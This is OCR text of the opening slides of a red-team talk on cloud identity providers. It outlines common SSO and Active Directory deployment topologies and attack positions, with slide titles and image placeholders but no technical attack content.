SPECTEROPS

Identity Providers for Red Teamers

A dive into IDPs and how we assess them

Adam Chester

TrustedSec

Adam Chester

@_xpn_

Principal Security Consultant for TrustedSec

Blog at https://blog.xpnsec.com

What Will We Cover?

TOC

- A look at popular cloud-based Identity Providers we encounter
- How IdP’s have been deployed within organisations
- Common attacks
- No 0dayz :(
- But lots of demos :)

The Usual Suspects

Don’t See Your IdP?

Don’t Worry…

As this is all intended functionality and often “by design”

Many of the “attacks” shown during this presentation can typically be ported to other providers.


Just give it a go and see!

Deployments

An overview of typical deployment topologies


Common Deployments

Standalone SSO Deployment




Common Deployments

Active Directory Sync Deployment



Common Deployments

Kerberos / Desktop SSO Deployment




Attack Paths

Where we typically find ourselves on an engagement


Attack Positions

Compromised Provider




Attack Positions

Compromised Domain



